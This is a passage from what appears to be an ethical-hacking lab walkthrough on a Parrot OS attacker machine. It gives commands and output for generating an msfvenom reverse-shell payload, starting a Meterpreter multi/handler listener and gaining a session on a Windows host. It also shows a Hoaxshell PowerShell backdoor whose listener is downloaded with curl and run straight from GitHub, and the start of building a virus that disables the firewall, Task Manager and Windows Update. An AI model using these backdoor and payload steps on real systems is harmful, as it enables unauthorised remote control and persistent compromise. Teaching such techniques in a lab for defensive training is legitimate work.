


- We can also chat with the target using this trojan.




Step-17 Attempt to create a backdoor in the target machine

- For creating a backdoor we will use reverse shell generator. A reverse shell is a type of shell in which a target system connects back to an attacker's system.




```
docker run -d -p 80:80 reverse_shell_generator - ParrotTerminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# docker run -d -p 80:80 reverse_shell_generator
4a9a3cdb1d43f87e75f156f9bc288da465f43f139b2b0873ad685b2dec535a42
[root@parrot]-[/home/attacker]
#
```


- Now launch the browser to access the Reverse shell generator.




- Now we will create a payload using msfvenom option present in the reverse shell generator.




- Now scroll down and click on copy button to copy the msfvenom code.
- Switch to terminal window and paste copied code and hit enter.




- We will start a listener using reverse shell generator, to do so , switch to browser and select msfconsolse as type from drop-down under listener.
- A code will be generated with the selected IP address and Port number.



- Now switch to the terminal and paste the code.




- As we have started a listener we will now transfer the payload from attacker machine to target machine.



This way, we have successfully created a backdoor.


Step - 18 Creating a backdoor in Windows system for future access and remote administration

- Now double click on the reverse.exe in the target machine.
- Switch to Parrot OS and you will see the session has been created.




```
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit" - Parrot
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
#msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 4444
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (200774 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49768) at 2024-04-01 09:16:31 -0400
(Meterpreter 1)(C:\Users\Admin\Desktop) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Desktop) > |
```

- Close the terminal window. Now we will gain access to remote system using powershell script.
- To do this switch to Hoaxshell tab.
- In the hoaxshell tab, select Powershell IEX from left pane and click copy button at the bottom to copy payload.



- Open the terminal window as superuser and run `pluma shell.ps1`



- Now run the shell as administrator using command `.\shell.ps1 .`

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> cd C:\Users\Admin\Desktop\
PS C:\Users\Admin\Desktop> .\shell.ps1
```

- Switch to Parrot OS and you can see that you have successfully created a backdoor.

```
sudo python3 -c "$(curl -s https://raw.githubusercontent.com/t3l3machus/hoaxshell/main/revshells/hoaxshell-listener.py)" -t ps-iex -p 444

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# #pluma shell.ps1
[root@parrot]~/home/attacker# #sudo python3 -c "$(curl -s https://raw.githubusercontent.com/t3l3machus/hoaxshell/main/revshell
s/hoaxshell-listener.py)" -t ps-iex -p 444

HOAXSHELL
by t3l3machus

[Info] Http listener started on port 444.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Session established!
[Shell] Stabilizing command prompt...

PS C:\Users\Admin\Desktop> whoami
windows11\admin

PS C:\Users\Admin\Desktop>
```

Step- 19 Attempt to send virus using target machine

Now we will create a Virus using JPS virus maker 4.0 to send it on target machine.


From virus option , check option that you want to embedded in a new virus file.

In this task , the options embedded are disable task manager, disable windows update , turn off windows firewall, and auto startup and many more.


- Now click on right arrow icon from the left hand pane of the window to configure the virus option.



